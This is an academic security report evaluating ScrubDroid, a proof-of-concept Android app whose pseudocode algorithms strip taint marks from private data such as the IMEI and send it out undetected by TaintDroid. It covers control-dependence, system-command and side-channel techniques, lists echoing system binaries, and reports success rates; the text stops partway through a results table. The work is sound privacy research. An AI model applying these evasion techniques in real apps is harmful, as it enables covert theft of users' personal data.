NICTA Technical Report TR-7091

On the Effectiveness of Dynamic Taint Analysis for Protecting Against Private Information Leaks on Android-based Devices*

Golam Sarwar (Babil), Olivier Mehani, Roksana Borely, Mohamed Ali Kaafar

Abstract: We investigate the limitations of using dynamic taint analysis for tracking privacy-sensitive information on Android-based mobile devices. Taint tracking keeps track of data as it propagates through variables, inter-process messages and files, by tagging them with taint marks. A popular taint-tracking system, TaintDroid, uses this approach in Android mobile applications to mark private information, such as device identifiers or user's contacts details, and subsequently issue warnings when this information is misused (*e.g.*, sent to an undesired third party). We present a collection of attacks on Android-based taint tracking. Specifically, we apply generic classes of anti-taint tracking methods to a mobile device environment to circumvent dynamic taint analysis. We have implemented the presented techniques in an Android application, ScrubDroid. We successfully tested our app with the TaintDroid implementations for Android OS versions 2.3 to 4.1.1, both using the emulator and with real devices. Finally, we have evaluated the success rate and time to complete of the presented attacks. We conclude that, although taint tracking may be a valuable tool for software developers, it will not effectively protect sensitive data from the black-box code of a motivated attacker applying any of the presented anti-taint tracking methods.

Keywords: Dynamic Taint Analysis; Privacy; Malware; Anti-Taint-Analysis; Anti-TaintDroid; Android

1 Introduction

Mobile devices such as smartphones and tablets have become an integral part of our daily lives, with hugely increased usage of various applications and services like web browsing, email or entertainment, in addition to their original purpose of enabling mobile communications. The reliance on such devices has also resulted in an increased amount of personal information which is either stored locally, or potentially available through various peripherals such as built-in GPS or camera. Lists of contacts, personal or work emails, browsing history and other private data can be accessed by the software running on such devices and forwarded to external entities. With their ability to easily access, install and run applications from various sources, these mobile devices have, perhaps unsurprisingly, become a prime target for private data-collecting applications bundled with, or sometimes masquerading as, legitimate software [5, 14]. Collecting information from user's mobile devices has actually become a line of business [*e.g.*, 25]. Such data may be used for a number of purposes, ranging from identity theft to (more common) profiling and tracking for purposes of targeted advertising [12].

The Android mobile operating system includes a permissions framework whereby, upon installation, an application has to explicitly request access to specific resources from the user. However, it is not uncommon that application developers request access to a greater number of resources than what is needed for the application to perform the intended functionality [7], and users are usually unable to properly evaluate these requests [8]. Moreover, users do not have a choice in regards to specific permissions, as an app can only be installed if the users agrees to all that is requested. Therefore, additional methods to protect the privacy of user's data are required. A number of tools to achieve this have been developed in recent years.[1] Within the research community, the TaintDroid [6] tool has received a lot of attention and a number of extensions have also been proposed and implemented [14, 21].

*A shorter version of this technical report appeared in SECRYPT 2013. When referencing this work, please use the following citation.
G. Sarwar, O. Mehani, R. Boreli, and M. A. Kaafar. "On the Effectiveness of Dynamic Taint Analysis for Protecting Against Private Information Leaks on Android-based Devices". In: *SECRYPT 2013, 10th International Conference on Security and Cryptography*. Ed. by P. Samarati. ACM SIGSAC. Reykjávik, Iceland: SciTePress, July 2013. URL: http://www.nicta.com.au/pub?id=6865.

[1] For example, PDroid and LBE Privacy Guard, available from Google Play.

This patch for the Android system uses dynamic taint analysis [19, 23] to track sensitive data as it is used by (untrusted) apps. It "taints" data from sensitive sources, and warns the user when such tainted variables are leaked (*e.g.*, sent to a remote destination).

Prior work on taint analysis has already identified both conceptual and technical limitations [1, 2, 23], that can be exploited by the malware developer to avoid detection. Dynamic anti-taint techniques have been classified by [2].

In this paper, we investigate the level of protection that dynamic taint tracking delivers to user's sensitive data in the Android environment. We identify the evasive attacks on taint tracking that a malicious code can perform to create taint-free variables from tainted objects. To the best of our knowledge, this is the first paper that systematically evaluates the applicability of dynamic anti-taint tracking techniques in the mobile device environment. We note that our focus is primarily on dynamic taint analysis and that the use of static analysis, which is sometimes suggested as a complementary technique in these contexts [11, *e.g.*,], is out of the scope of this paper.

Our contributions are as follows. We **evaluate the effectiveness of generic anti-taint tracking methods** within the Android OS architecture (on versions 2.3 to 4.1.1 of the patched OS), by implementing a series of attacks in a proof-of-concept (PoC) application, ScrubDroid. Specifically, we evaluate the effectiveness against the following classes of attacks: **control dependence**, which exploits conditional constructs to breach the taint propagation mechanism; **subversion of benign code**, in which the attacker uses the existing code trusted by the host, abusing its functionality to remove taint marks; and **side channel**, that exploits the use of media that are not considered as capable of carrying information (*e.g.*, non-monitored memory) . We evaluate experimentally the success rates for all presented attacks. We note that, although we use TaintDroid as an example, our analysis is generic and applies to any approaches which use taint tracking in Android based devices for similar purposes. Finally, we characterize the time to complete the attacks for two types of leaked data: mobile device's International Mobile Station Equipment Identity (IMEI) number and a 5 s audio recording from the mobile device's microphone. We conclude that **dynamic anti-taint tracking** techniques are **not sufficient to provide adequate levels of protection** against software that is designed to evade taint tracking.

The organisation of the rest of this paper is as follows: in Section 2, we review the background and related work. In Section 3 we introduce our attacker model and, in the following Section 4, detail our specific anti-taint attacks which can be successfully applied to circumvent taint tracking with TaintDroid. We provide our experimental evaluation of the attacks, including the success rate and time to complete in Section 5. In Section 6 we discuss our findings and conclude this paper in Section 7.

2 Background

This section reviews the concepts behind dynamic taint tracking, as well as their applicability and shortcomings. It then introduces the TaintDroid taint-tracking system [6], including details of its implementation within the Android OS platform.

2.1 Dynamic Taint Tracking

Taint analysis was originally proposed as a method to track the lifetime of data in a program [3]. It is an information flow analysis technique which works by keeping track of variables containing data with some property by tagging them with taint marks. The taint tracking system follows all the marked variables and their derivatives until the end of their life-cycle.

Dynamic taint analysis [19] is an extension of the technique to perform this data tracking in real-time, as the program is executed. The host running code manipulating this data is then instrumented to check and react to tainted variables reaching specific points in the program's logic.

To avoid false positives, taint tracking systems usually also comprise a way to remove (*i.e.*, untaint) the mark from variables which are now considered safe. This can be done implicitly by the system, upon calls to routines known to safely propagate their input to their output (*e.g.*, format strings or prepared statements), or explicitly by giving the option to the programmer to untaint their data.

2.1.1 Applicability

Taint tracking mechanisms have been implemented in a number of programming languages, and are used to accomplish a number of different goals.

Programming Languages Many modern languages provide facilities to perform taint checking. These are used as an aid for the developer to identify programming errors. A common example is



Figure 1: Taint tracking of unvalidated input X. Over the course of program execution flow, X evolves into Y and Z, through functions F_1 and F_2. Taints are propagated to Y and Z as they are derived from an originally tainted input. When Z reaches an unsafe function F_3 the taint tracking system can therefore raise an alarm.

that of input validation. As shown in Figure 1, information originating externally to a system can be tainted when it is first input into the system, and tracked to ensure it is not used before having been validated and/or sanitised.

Perl has a *Taint Mode* [20], in which all variables external to the program are initially tainted and cannot be used directly in sensitive commands (*e.g.*, running sub-shells). It also provides the developer with syntactic sugar to propagate these taints through selected expressions or subroutines, as well as functions to test for the presence of taints. Explicit untainting can only be done through regular expression matching, under the assumption that the developer knows exactly what expressions should match.

Ruby also includes a version of variable tainting [24], where all input is tainted by default, and the interpreter can be configured to raise an error if tainted data is passed to sensitive methods. Ruby also propagates marks to new objects derived from tainted ones automatically. Similarly to Perl, methods to inspect marks are available, however Ruby also provides an explicit method to untaint objects.

In other high-level languages, taint tracking can also be quite easily implemented [*e.g.*, for C#, 18], however this is usually at the expense of writabitily. Indeed, in a language that does not provide implicit tainting mechanisms, the code has to be overloaded with taint-tracking object types and references, and propagation has to be explicitly done.

Malware Analysis Dynamic taint analysis has also seen a lot of interest in malware related research. [13] proposed to track input from the network to untrusted code running locally, to ensure it does not get executed (*e.g.*, commands from a command and control system). The Panorama system [26], flags potentially malicious code by identifying how it uses sensitive data it captures (*e.g.*, keystrokes). Similar concepts are applied to prevent Android applications from accessing private data and silently leaking it to unwanted third-parties, either in real-time on the device with TaintDroid [6], or even earlier on in the App markets, with AppInspector [9]. We present the latter in more details in the following section.

A noteworthy property of these approaches is that they have fundamentally different assumptions in regards to trust in the various elements involved in the system. While in the initial proposals, taint analysis was a support tool for the developer, in the context of malware analysis it is actually a tool to use *against* the (malware) developer; conversely, input data which was previously untrusted has become the item of value to protect.

2.2 TaintDroid

Our data-leaking attacks against dynamic taint analysis, which we describe in Section 4, have been implemented and tested on mobile devices protected by TaintDroid. Here, we provide background information about this system.

TaintDroid [6] is an implementation of dynamic taint analysis for the Android platform. It is designed to identify applications leaking sensitive data to entities external to the mobile device. As such, it is implemented as an extension to the Dalvik virtual machine, and can oversee all activity which runs above it. Figure 2 shows the Android system architecture, with the components protected by TaintDroid shown in blue.

TaintDroid uses the concepts of *taint sources*, from which sensitive information (*e.g.*, IMEI, text messages, contacts, GPS data or picture from the mobile device's camera) is obtained, and *taint sinks*, which are interfaces to the outside world (*e.g.*, using data networks or sending SMSs) where tainted information is usually not expected to be sent. When tainted data reaches a taint sink, TaintDroid issues a warning to the user. A simplified architecture of the flow of tainted information within TaintDroid monitoring a malicious application is presented in Figure 3. A noteworthy point is that only system Java Native Interface (JNI) calls to known system libraries are allowed, excluding all third-party ones.

As TaintDroid uses dynamic taint tracking to protect sensitive user information from untrusted



Figure 2: Android system architecture. Being implemented inside the Dalvik VM (green), TaintDroid can oversee all the Java-based tasks (blue).



Figure 3: Simplified architecture of TaintDroid performing taint tracking.

code, it shares the limitations of dynamic taint analysis [1, 2, 23]. [6] acknowledge that TaintDroid is vulnerable to control dependence attacks as well as some side-channel attacks. Nonetheless, user data-protection solutions like AppFence [14] and MOSES [21] have been built based on TaintDroid, with the added functionality of blocking of data leaks, rather than just issuing warnings. Both the generic anti-taint tracking methods and the specific attacks we present in Section 4 will also apply to these systems and can be used to bypass the security they provide.

3 Attack Model

Our attack model is summarised in Figure 4. The attacker is a developer, who produces an application to be executed on a third-party system. The goal of the application is to extract sensitive information from this system and send it to a collection system they control. We assume the application is willingly installed by the target system administrator (step 1), and do not consider potential infection vectors. However, we also assume the system administrator (*i.e.*, the user of the device) is wary of such applications, and runs them under a dynamic taint tracking system to ensure none of the private data is transferred to the network.



Figure 4: Our attack model against dynamic taint analysis used for detection of malware leaking sensitive information.

Rather than subverting the taint sources (step 2) or sinks (step 4), our attacker focuses on the taint-propagation chain (step 3). The attacker's objective is therefore to exploit the limitations we identify in the next section to remove the mark of a tainted variable X_{Tainted}, transforming it into $Y_{\text{Untainted}}$ and silently leaking it to the network.

Next, we present the algorithms of the attacks that we have implemented in our PoC application, discussed in Section 5. While some attacks exploit components which are explicitly not protected by TaintDroid, others rely on the intrinsic (generic) limitations of using dynamic taint tracking for malware analysis.

4 Anti-Taint-Analysis Techniques

In this section we introduce the generic classes of attacks against taint-based data leak protection. The attacks are categorised based on their most relevant feature. In the following, we assume that X_{Tainted} is a string of characters, however, the attacks presented are applicable to any type of data. We note that, when using an array of elements (*e.g.*, characters), some of the attacks need to be applied in a loop, *i.e.*, leaking one character at a time.

4.1 Control Dependence

Basic taint propagation is usually limited to direct assignments. Assignments such as $Y \leftarrow f(X_{\text{Tainted}})$

will effectively propagate the taint to Y. As acknowledged by many [19, 6], this can be defeated with a trivial, if convoluted, construct using the tainted variable X_{Tainted} in a conditional and assigning a known-untainted value to Y.

The Control Dependence class of attacks relies on influencing the value of $Y_{\text{Untainted}}$ based on that of X_{Tainted} through conditional statements without direct assignment of the latter to the former. $Y_{\text{Untainted}}$ is then used directly.

4.1.1 Simple Encoding Attack

Array indexing attacks, where X_{Tainted} is used to index an array of untainted variables to assign to $Y_{\text{Untainted}}$ can be successfully avoided by propagating the taint of both the array and the index to the assigned variable. However, a taint-free version of the index can be obtained using control-dependent assignment. This is shown in Algorithm 1.

Algorithm 1 Simple Encoding Attack

```
X_Tainted ← Read(Private Data)
for each x ∈ X_Tainted do
    for each symbol ∈ AsciiTable do
        if symbol = x then
            // '+' indicates string concatenation
            Y_Untainted ← Y_Untainted + symbol
        end if
    end for
end for
NetworkTransfer(Y_Untainted)
```

For each symbol present in X_{Tainted}, *symbol* is chosen from an untainted array (*e.g.*, the table of ASCII characters) when it corresponds to X_{Tainted}, and is assigned to $Y_{\text{Untainted}}$. Since there is no direct assignment nor propagation of data from X_{Tainted} to $Y_{\text{Untainted}}$, variable $Y_{\text{Untainted}}$ is never tainted.

4.1.2 Count-to-X Attack

The count-to-X attack is another control-dependent attack. It is shown in Algorithm 2. Instead of traversing an array in search for the value related to X_{Tainted}, it recreates the value one incrementation at a time, until $Y_{\text{Untainted}}$ matches X_{Tainted}.

Algorithm 2 Count-to-X Attack

```
X_Tainted ← Read(Private Data)
for each x ∈ X_Tainted do
    x_i ← CharToInt(x)
    y ← 0
    for c = 0 → x_i do
        y ← y + 1
    end for
    Y_Untainted ← Y_Untainted + IntToChar(y)
end for
NetworkTransfer(Y_Untainted)
```

4.1.3 Deliberate Exception Attack

Another way to alter the control flow depending on the value of a tainted variable is by deliberately introducing execution paths which will reliably terminate with an exception. The exception handler can then be used to unconditionally set taint-free variables to values related to the known value of X_{Tainted} leading to that exception. This is shown in Algorithm 3 where the exception handler keeps count of how many times it has been called as the representation of one element of X_{Tainted}.

Algorithm 3 Deliberate Exception Attack

```
X_Tainted ← Read(Private Data)
for each x ∈ X_Tainted do
    x_i ← CharToInt(x)
    y ← 0
    while y < x_i do
        RaiseException()
        if Exception then
            y ← y + 1
        end if
    end while
    Y_Untainted ← Y_Untainted + IntToChar(y)
end for
NetworkTransfer(Y_Untainted)
```

4.2 Subversion of Benign Code

Rather than writing code to manipulate tainted data directly, benign code, that is, code trusted by the host, can be subverted into manipulating and leaking sensitive data. Either data structures or their contents can be modified, so that the information intended for transfer to a legitimate peer is instead leaked to the attacking third-party. In this class of attacks we leverage unprotected system code to temporarily store X_{Tainted}, and extract it as $Y_{\text{Untainted}}$.

In the following, we only focus on the two methods we did successfully implement in our PoC, namely the System Command Attack and the System-File Hybrid Attack.

4.2.1 System Command Attack

If the target host provides some facilities to call system commands, it is possible to leverage these commands to scrub the mark off the variables. The goal here is to subvert a system utility to print the value of X_{Tainted} somewhere in its output stream for capture, taint-free, in $Y_{\text{Untainted}}$. Algorithm 4 assumes the use of a system command like `echo`, which output on the console is directly related to its command line parameters.

Algorithm 4 System Command Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
$Y_{\text{Untainted}} \leftarrow ExecuteSystemCommand(X_{\text{Tainted}})$
// $Y_{\text{Untainted}}$ *captures shell's echoed output*
// *containing* X_{Tainted}
$NetworkTransfer\,(Y_{\text{Untainted}})$

The `echo` system command is the most straightforward, but many other utilities can be used for the same purpose, as long as their output contains the value of their input (or command line arguments). Any shell command that simply produces an error message containing the input is vulnerable. We have analysed the Android Linux binaries present in the `/system/bin/` directory of Android Jelly Bean (version 4.1.1) and found the executables presented in Table 1 to be vulnerable for this kind of attack. It should be noted that none of these commands requires the Android device to be rooted nor have super-user permission to execute.

4.2.2 System–File Hybrid Attack

The previous attack can be further extended by separating the write and read steps needed to obtain a taint-free variable. A file can be created in some storage area, with the tainted information as its content, and later be read. If either the read or write step does not properly propagate taint markings, the resulting variable is taint-free. Algorithm 5 shows such an attack, where the file is written under the jurisdiction of the taint-tracking system, but later read through a system command, thereby evading taint propagation.

As described by [6], file tainting is implemented in a way similar to variable tainting. Whenever a tainted variable is written to a file, that file is also marked as tainted. Any subsequent reading of data from that file into a new variable will mark that variable as tainted. Using a system command attack (*e.g.*, `cat /path/X_tainted`) to read the file back into the malicious application allows to break the taint-propagation chain and produce $Y_{\text{Untainted}}$.

Table 1: System commands vulnerable to shell execution attack

Command	Error Message
`am`	Error: Unknown command: `INPUT-ECHO`
`cat`	/system/bin/sh: cat: `INPUT-ECHO`: No such file or directory
`cmp`	could not open `INPUT-ECHO`, No such file or directory
`content`	ERROR Unsupported operation: `INPUT-ECHO`
`dalvikvm`	Dalvik VM unable to locate class '`INPUT-ECHO`'
`dd`	unknown operand `INPUT-ECHO`
`dumpsys`	Can't find service: `INPUT-ECHO`
`fsck_msdos`	** `INPUT-ECHO`
`getevent`	could not open `INPUT-ECHO`, No such file or directory
`gzip`	`INPUT-ECHO`: No such file or directory
`hd`	could not open `INPUT-ECHO`, No such file or directory
`ifconfig`	`INPUT-ECHO`: No such device
`ime`	Error: unknown command '`INPUT-ECHO`'
`input`	Error: Unknown command: `INPUT-ECHO`
`insmod`	insmod: can't open '`INPUT-ECHO`'
`ip`	Object "`INPUT-ECHO`" is unknown
`ip6tables`	Bad argument '`INPUT-ECHO`'
`iptables`	Bad argument '`INPUT-ECHO`'
`kill`	/system/bin/sh: kill: `INPUT-ECHO`: arguments mustbe jobs or process IDs
`logcat`	Any of the commands above will produce error also seen by 'logcat'
`ls`	`INPUT-ECHO`: No such file or directory
`md5`	could not open `INPUT-ECHO`, No such file or directory
`mkdir`	mkdir failed for `INPUT-ECHO`, Read-only file system
`mksh`	mksh: `INPUT-ECHO`: No such file or directory
`mv`	failed on '`INPUT-ECHO`' - No such file or directory
`newfs_msdos`	newfs_msdos: /dev/`INPUT-ECHO`: No such file or directory
`notify`	inotify_add_watch failed for `INPUT-ECHO`, No such file or directory
`ping`	ping: unknown host `INPUT-ECHO`
`pm`	Error: unknown command '`INPUT-ECHO`'
`pppd`	pppd: unrecognized option '`INPUT-ECHO`'
`rm`	rm failed for `INPUT-ECHO`, No such file or directory
`rmdir`	rmdir failed for `INPUT-ECHO`, No such file or directory
`rmmod`	rmmod: delete_module '`INPUT-ECHO`' failed (errno 1)
`run-as`	run-as: Package '`INPUT-ECHO`' is unknown
`screenshot`	error: writing file `INPUT-ECHO`: Read-only file system
`screencap`	Error opening file: `INPUT-ECHO` (Read-only file system)
`service`	service: Unknown command `INPUT-ECHO`
`setup_fs`	device `INPUT-ECHO` not wiped, probably encrypted, not wiping
`sh`	sh: `INPUT-ECHO`: No such file or directory
`tc`	Object "`INPUT-ECHO`" is unknown, try "tc help"
`toolbox`	`INPUT-ECHO`: no such tool
`top`	Invalid argument "`INPUT-ECHO`".
`vmstat`	Invalid argument "`INPUT-ECHO`".

Algorithm 5 System–File Hybrid Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
$F \leftarrow CreateNewFileHandle()$
$WriteBytes(X_{\text{Tainted}} \rightarrow F)$
$Y_{\text{Untainted}} \leftarrow ExecuteShellCommand(Print\ F)$
// $Y_{\text{Untainted}}$ *captures shell's echoed output*
// *containing* X_{Tainted}
$NetworkTransfer\,(Y_{\text{Untainted}})$

4.3 Side Channels

Side channel attacks are a generic class covering the use of any medium that can be abused to represent information, even if it is not their prime purpose. Due to this, such medium might be overlooked by the taint-checking mechanism, and not effectively protected. These attacks might be the hardest to protect against as, essentially, they cover the entire system.

4.3.1 Timing Attack

An example of a side channel attack are timing leaks, commonly exploited in embedded systems containing cryptographic material. They rely on the specific side channel created by the time it takes to solve challenges to gain information about the keys [17].

Similar techniques can be used from within a program actively trying to leak tainted data using, *e.g.*, sleep or delay loops with a variable duration depending on the value of a tainted variable. Algorithm 6 is based on the availability of a system clock readable without tainting. The difference in time readings before and after a waiting period, which duration is based on the value of a tainted variable, is not itself tainted, and can be assigned to our taint-free output variable.

Algorithm 6 Timing Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
for each $x \in X_{\text{Tainted}}$ **do**
  $x_i \leftarrow CharToInt(x)$
  $StatTime \leftarrow ReadSystemTime()$
  $SleepTimer(x_i)$
  $StopTime \leftarrow ReadSystemTime()$
  $y \leftarrow (StopTime - StartTime)$
  $Y_{\text{Untainted}} \leftarrow Y_{\text{Untainted}} + IntToChar(y)$
end for
$NetworkTransfer\,(Y_{\text{Untainted}})$

Depending on the system, a millisecond resolution may be sufficient for accurate results. In our PoC, we observed period inaccuracies of around 3–10 ms, resulting in $Y_{\text{Untainted}} = X_{\text{Tainted}} + \varepsilon$ where $\varepsilon \in [0, 10]$ ms. Using a second resolution solved the problem (but obviously made data collection longer). Another option was to repeat the attack until $y = x_i$ before continuing; while this solution worked reliably, its structure made the attack closer to a control dependence one.

4.3.2 File Length Attack

While a file could be marked due to its contents, its metadata can be used as an intermediary to evade taint tracking. In Algorithm 7, random data is written, one byte at the time, to a file until its size equals the value of X_{Tainted}. The size can then conveniently be read without resulting in a marked output variable.

Algorithm 7 File Length Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
for each $x \in X_{\text{Tainted}}$ **do**
  $F \leftarrow CreateNewFileHandle()$
  $x_i \leftarrow CharToInt(x)$
  $z \leftarrow 0$
  while $z < x_i$ **do**
    $WriteOneByte(F)$
    $z \leftarrow z + 1$
  end while
  $y \leftarrow ReadFileLength(F)$
  $Y_{\text{Untainted}} \leftarrow Y_{\text{Untainted}} + IntToChar(y)$
end for
$NetworkTransfer\,(Y_{\text{Untainted}})$

Each symbol in X_{Tainted} is set to be represented by the length of an arbitrary file. Its total length is then obtained from the system, and results in a taint-free variable containing the desired element, from which the full $Y_{\text{Untainted}}$ can be obtained.

4.3.3 Clipboard Length Attack

If the system provides a clipboard for applications to store and exchange temporary data, an attack similar to the previous one can be performed, where the length of the file is replaced with the length of the content of the clipboard.

4.3.4 Bitmap Cache Attack

Systems with graphical output usually rely on a cache of the currently displayed screen. This makes it possible to render the value of X_{Tainted} on the screen, then access the bitmap cache, and literally *read* the value from there, for example using Optical Character Recognition (OCR) techniques, as shown in Algorithm 8.

Algorithm 8 Bitmap Text Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
$W \leftarrow CreateNewTextWidget()$
$B \leftarrow CreateNewBitmap()$
$WriteText(X_{\text{Tainted}} \rightarrow W)$
$B \leftarrow CaptureBitmapCache(W)$
$Y_{\text{Untainted}} \leftarrow OpticalCharacterRecognition(B)$
$NetworkTransfer\,(Y_{\text{Untainted}})$

In our PoC, we used the standard Android API for widget manipulation in order to output the text in a graphical widget, then retrieve the cached image of its rendering. OCR was then performed using off-the-shelf tools [16]. This was done by sending the bitmap data to a cloud service providing OCR over HTTP service. It should however be possible to write a simple bitmap parser using the Android Java API without risk of keeping the taint marking as it is already removed when the bitmap is obtained from the cache.

A more subtle technique involving interface widgets and bitmap rendering consists in only changing one pixel of the image to represent the current value to untaint, then rereading it into a fresh, taint-free, $Y_{\text{Untainted}}$. This is shown in Algorithm 9, which modifies the arbitrarily chosen pixel at coordinates 10×10.

Algorithm 9 Bitmap Pixel Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
$B \leftarrow CreateNewBitmap()$
for each $x \in X_{\text{Tainted}}$ **do**
  $x_i \leftarrow CharToInt(x)$
  // set the pixel at coordinate (10, 10) with x_i
  $SetPixel\,([10, 10], x_i \rightarrow B)$
  $y \leftarrow GetPixel\,(B, [10, 10])$
  $Y_{\text{Untainted}} \leftarrow Y_{\text{Untainted}} + IntToChar(y)$
end for
$NetworkTransfer\,(Y_{\text{Untainted}})$

4.3.5 Text Scaling Attack

This side-channel attack represents a combination of the last two types: using the properties, rather than the contents, of graphical elements. The method presented in Algorithm 10 consists in setting an arbitrary property of a graphical widget, here the scaling, then retrieving it through the standard API. Note that the content of the widget is never changed during this attack.

Algorithm 10 Text Scaling Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
$T \leftarrow TextViewWidget()$
for each $x \in X_{\text{Tainted}}$ **do**
  $x_i \leftarrow CharToInt(x)$
  $T \leftarrow SetTextScalingValue(x_i)$
  $y \leftarrow GetTextScalingValue(T)$
  $Y_{\text{Untainted}} \leftarrow Y_{\text{Untainted}} + IntToChar(y)$
end for
$NetworkTransfer\,(Y_{\text{Untainted}})$

4.3.6 Direct Buffer Attack

Pointer indirection attacks target the low level memory access features of the system. In this particular attack, shown in Algorithm 11, we first create a memory buffer. We then write a tainted variable to that buffer at a specific, known, address. Later the content address is read back using another direct memory access. This is sufficient to obtain a taint-free version of the data.

Algorithm 11 Direct Buffer Attack

$X_{\text{Tainted}} \leftarrow Read(Private\ Data)$
$D \leftarrow NewDirectAccessBuffer()$
for each $x \in X_{\text{Tainted}}$ **do**
  $x_i \leftarrow CharToInt(x)$
  // write x_i *at location* $0{\times}00$ *of buffer* D
  $DirectMemoryWrite(x_i, 0{\times}00 \rightarrow D)$
  // read from memory location $0{\times}00$ *of buffer* D
  $y \leftarrow DirectMemoryRead(D, 0{\times}00)$
  $Y_{\text{Untainted}} \leftarrow Y_{\text{Untainted}} + IntToChar(y)$
end for
$NetworkTransfer\,(Y_{\text{Untainted}})$

In ScrubDroid, this attack works due to an implementation limitation of TaintDroid that has been mentioned by [6]. We include this attack in-line with the classification of [2] to demonstrate how easy it is to perform this type of indirection attacks by manipulating pointers. In our implementation, we have used Android's Java New I/O interface [10] to achieve direct memory access. In a more general context, this attack however remains hard to deflect, save for keeping a taint mark for each byte of memory, which we consider impractical.

We also believe a new class of anti-taint tracking methods is to be watched out for, where code execution is delegated to another component of the system. With GPUs becoming more powerful at all-purpose computation, malware could be envisioned that delegates removal of taint marks to the graphical unit, rather than performing this task directly

on the CPU.

5 Evaluation

We have instrumented ScrubDroid, our proof-of-concept implementation of the attacks presented in Section 4,[2] in order to evaluate various aspects of the attacks that target TaintDroid.

5.1 Methodology

For the evaluation of a specific attack, the attacker attempts to obtain tainted data, then performs a series of untainting steps specific to the the attack before finally sending it over the network to a collection server. We evaluate two aspects of the attacks: whether they are successful (including the potential for false positives and negatives), and the time it takes for an attacker to leak a certain amount of data. We consider an attack successful if the data has reached the server without triggering an alert. From the perspective of TaintDroid, this is a *false negative*, while a *false positive* represents the case of an alert raised when non-sensitive data is sent to a taint sink.

Our experimental framework is as follows. We interact with ScrubDroid via a script which tests the attacks discussed in Section 4. For each attack, we first query non-sensitive (untainted) information. Then, the script queries specific sensitive information, which should be tainted and generate a warning upon reaching a taint sink; this allows us to identify false negatives, where our attacks succeed. The script finally asks the system for a second non-sensitive piece of information, and tries to pass it through the same attack; if it is tainted due to the previous, sensitive, data which was passed through the particular method, this is a false positive. Finally, to evaluate how practical it is for the attacker to conduct the various proposed attacks, we also measure the time it takes to obtain the leaked variables.

In the experiments, for sensitive data we use the mobile device's IMEI number or a 5 s audio recording acquired a from the device's internal microphone.

5.2 Experimental Results

We report, in Table 2a, the results of our experiments evaluating success rates of representative attacks from Section 4 when the attacker is attempting to obtain IMEI. As a reference, we first tested two naive approaches, which do not try to remove taint marks: sending the variable directly from a taint source to a taint sink (*Tainted Variable*), and writing it to a file prior to reading it into the taint sink (*File R/W*); we consider two cases for the latter where we either overwrite the contents of the file with subsequent calls, or append new data (tainted or otherwise).

We can verify that TaintDroid correctly identifies the naive approaches, but fails to flag any of our specific attacks. We note however that the effectiveness of the Direct Buffer attack differs in experiments with the two versions of TaintDroid, the 2012-10-06 release for Android 4.1.1r6, and a later revision, 17d49f89 in Git. The earlier version is vulnerable to the attack, while the later Git revision properly flags the Direct Buffer attack, however at the cost of a false positive on the subsequent non-sensitive variable passed in the same way. This behaviour is similar to the naive File R/W technique where data is appended to a file rather than overwritten: once some element of the system has been identified as potentially tainted, all variables transiting through it get tainted too, regardless of their sensitivity. All other attacks behaved similarly with both versions.

For timing measurements, we report results for both IMEI, a 15-byte identifier for GSM devices and a captured 5 s of audio from the internal microphone, with an average size of 11 kB (a variable bitrate codec is used). Table 2b, shows the results for selected attacks (some attacks have a prohibitively long time for the 11 kB of the audio sample and were consequently not run). All measurements have been run multiple times to ensure the standard error was less than 5% of the mean (resulting in 50–200 runs).

The Simple Encoding attack is clearly the most efficient way to obtain large amounts of private data (with a speed of 13.82 kBps for audio) while the Direct Buffer technique would have been the fastest attack for smaller variables (with a fairly constant 3.72 kBps).

6 Discussion

We have presented a number of attacks against dynamic taint tracking systems on Android-based devices, and validated their effectiveness with a proof-of-concept application ScrubDroid. We first discuss the potential counter-measures to mitigate such attacks. Then, for the sake of completeness, we provide a summary of the attacks that are correctly blocked by TaintDroid.

[2] The code for this application is available at http://nicta.info/scrubdroid.

Table 2: Experimental results: (a) Success rates and potential for errors. Checks indicate TaintDroid warnings, while "FP" and "FN" indentify false positives or negatives. (b) Time to leak information of different sizes using various techniques.

(a) Success rates

Technique	$Y_{\text{Untainted}}$	X_{Tainted}	$Y'_{\text{Untainted}}$
Tainted Variable	–	✓	–
File R/W (ovrwr.)	–	✓	–
File R/W (app.)	–	✓	✓ (FP)
Simple Encoding	–	– (FN)	–
Count-to-X	–	– (FN)	–
Exception-Error	–	– (FN)	–
Shell Command	–	– (FN)	–
File-Shell Hybrid	–	– (FN)	–
Timekeeper	–	– (FN)	–
